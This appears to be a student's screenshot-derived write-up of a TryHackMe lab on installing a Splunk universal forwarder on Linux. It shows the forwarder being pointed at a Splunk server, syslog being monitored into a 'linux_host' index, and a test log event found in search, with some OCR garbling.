Invalid key in stanza [webhook] in /opt/splunkforwarder/etc/system/default/alert_actions.conf, line 229: enable_allowl
t (value: false).
Your indexes and inputs configurations are not internally consistent. For more information, run 'splunk btool check --
debug'
Done
Checking default conf files for edits...
Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-9.1.0.1-77f73c9edb85-linux-2.6-x86_64-man
ifest'
All installed files intact.
Done
All preliminary checks passed.
Starting splunk server daemon (splunkd)...
PYTHONHTTPVERIFY is set to 0 in splunk-launch.conf disabling certificate validation for the httplib and urllib libraries shipped with
the embedded Python interpreter; must be set to "1" for increased security
Done
root@coffely: /opt/splunkforwarder#
```

Task 6: Configuring Forwarder on Linux



TryHackMe | Splunk: Setting up... x THM Browser Based x +

vnc:tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=TryHackMe!@proxyIP=10.10.51.91&resize=remote

Applications Places System Tue Apr 30, 22:38

ubuntu's Home

Terminal

```
root@coffely: /opt/splunkforwarder/bin
File Edit View Search Terminal Help
Command 'add' not found, did you mean:

command 'hadd' from snap root-framework (v6-28-04)
command 'atd' from deb at (3.1.23-1ubuntu1)
command 'axd' from deb afnix (2.9.2-2build1)
command 'pdd' from deb pdd (1.4-2)
command 'dad' from deb debian-dad (1)
command 'aid' from deb id-utils (4.6+git20120811-4ubuntu2)
command 'ad' from deb netatalk (3.1.12-ds-4ubuntu0.20.04.1)
command 'tdd' from deb devtodo (0.1.20-7build1)
command 'adb' from deb adb (1:8.1.0+r23-5ubuntu2)
command 'dd' from deb coreutils (8.30-3ubuntu2)
command 'ldd' from deb libc-bin (2.31-0ubuntu9.9)
command 'ddd' from deb ddd (1:3.13.12-5.2build1)
command 'amd' from deb am-utils (6.2+rc20110530-3.2ubuntu2)

See 'snap info <snapname>' for additional versions.

root@coffely: /opt/splunkforwarder/bin# ./splunk add forward-server 10.10.51.91:997
Splunk username: harsh1208
Password:
Added forwarding to: 10.10.51.91:997.
root@coffely: /opt/splunkforwarder/bin#
```

TryHackMe | Splunk: Setting up... x THM Browser Based x +

vnc:tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=TryHackMe!@proxyIP=10.10.51.91&resize=remote

Applications Places System Tue Apr 30, 22:42

Problem loading page — Mozilla Firefox

Problem loading page x +

root@coffely: /opt/splunkforwarder/etc/apps/search/local

File Edit View Search Terminal Tabs Help

```
ubuntu@coffely: /var/log
x root@coffely: /opt/splunkforwarder/etc/ap... x

ubuntu@coffely: /var/log$ cd ..
ubuntu@coffely: /var$ cd ..
ubuntu@coffely: /$ sudo su
root@coffely: /# cd opt
root@coffely: /opt# cd splunkforwarder/bin
root@coffely: /opt/splunkforwarder/bin# ./splunk add monitor /var/log/syslog -index linux_host
Added monitor of '/var/log/syslog'.
root@coffely: /opt/splunkforwarder/bin# cd ..
root@coffely: /opt/splunkforwarder# cd etc
root@coffely: /opt/splunkforwarder/etc# cd apps
root@coffely: /opt/splunkforwarder/etc/apps# cd search
root@coffely: /opt/splunkforwarder/etc/apps/search# cd local
root@coffely: /opt/splunkforwarder/etc/apps/search/local# ls
inputs.conf
root@coffely: /opt/splunkforwarder/etc/apps/search/local# cat inputs.conf
[monitor:///var/log/syslog]
disabled = false
index = linux_host
root@coffely: /opt/splunkforwarder/etc/apps/search/local#
```

Time:

```
TryHackMe | Splunk Setting Up | x | THM Browser Based | x | +
vnc:tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=TryHackMe!@proxyIP=10.10.51.91&resize=remote
Applications Places System
root@coffely: /opt/splunkforwarder/bin
File Edit View Search Terminal Tabs Help
ubuntu@coffely: /var/log x root@coffely: /opt/splunkforwarder/bin
ubuntu@coffely:/var$ cd ..
ubuntu@coffely:/var$ sudo su
root@coffely:/var# cd /opt
root@coffely:/opt# cd splunkforwarder/bin
root@coffely:/opt/splunkforwarder/bin# ./splunk add monitor /var/log/syslog -index linux_host
Added monitor of '/var/log/syslog'.
root@coffely:/opt/splunkforwarder/bin# cd ..
root@coffely:/opt/splunkforwarder# cd etc
root@coffely:/opt/splunkforwarder/etc# cd apps
root@coffely:/opt/splunkforwarder/etc/apps# cd search
root@coffely:/opt/splunkforwarder/etc/apps/search# cd local
root@coffely:/opt/splunkforwarder/etc/apps/search/local# ls
inputs.conf
root@coffely:/opt/splunkforwarder/etc/apps/search/local# cat inputs.conf
[monitor:///var/log/syslog]
disabled = false
index = linux_host
root@coffely:/opt/splunkforwarder/etc/apps/search/local# cd ..
root@coffely:/opt/splunkforwarder/etc/apps/search# cd ..
root@coffely:/opt/splunkforwarder/etc/apps# cd ..
root@coffely:/opt/splunkforwarder/etc# cd ..
root@coffely:/opt/splunkforwarder# cd bin
root@coffely:/opt/splunkforwarder/bin# logger "coffely-has-the-best-coffee-in-town"
root@coffely:/opt/splunkforwarder/bin# /opt/splunkforwarder/bin# tail -1 /var/log/syslog
bash: /opt/splunkforwarder/bin#: No such file or directory
root@coffely:/opt/splunkforwarder/bin#
```

TryHackMe | Splunk Setting Up | x | THM Browser Based | x | +

vnc:tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=TryHackMe!@proxyIP=10.10.51.91&resize=remote

Applications Places System

Search | Splunk 9.0.3 — Mozilla Firefox

Search | Splunk 9.0.3 x +

coffely:8000/en-US/app/search/search?q=search index%3Dlinux_host&sid=1714517073.14&display=

index="linux_host" Last 24 hours

705 events (4/29/24 10:00:00.000 PM to 4/30/24 10:44:33.000 PM) No Event Sampling Job

Events (705) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 hour per column



List Format 20 Per Page Prev 1 2 3 4 5 6 7 8 Next



Time	Event
4/30/24 10:43:35.000 PM	Apr 30 22:43:35 coffely ubuntu: coffely-has-the-best-coffee-in-town host = coffely source = /var/log/syslog sourcetype = syslog
4/30/24 10:39:28.000 PM	Apr 30 22:39:28 coffely rtkit-daemon[959]: Supervising 2 threads of 1 processes of 1 users. host = coffely source = /var/log/syslog sourcetype = syslog

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1



INTERESTING FIELDS



Splunk: Installing on Windows







Installing and Configuring Forwarder







TyHackMe | Splunk: Setting up...TyHackMe | Remotefeed | LinkedIn

remote-eu-07.tyhackme.tech/9/client/MaczNjMdNwBjAG1Sc3Fsi?token=F89Df3732051A665f9fE3AGA719A198973Bf3DB7A1ECB7717DDC4BfEB1B0B453

Forwarder Management | Splunk

127.0.0.1:8000/en-Gb/manager/system/deploymentserver?i=2

Update

splunkenterpriseAppsAdministratorMessagesSettingsActivityHelpFind

Forwarder Management

Repository Location: \$SPLUNK_HOME/etc/deployment-apps

1 Client
PHONED HOME IN THE LAST 24 HOURS

0 Clients
DEPLOYMENT ERRORS

0 Total downloads
IN THE LAST 1 HOUR

Apps (0)Server Classes (0)Clients (1)

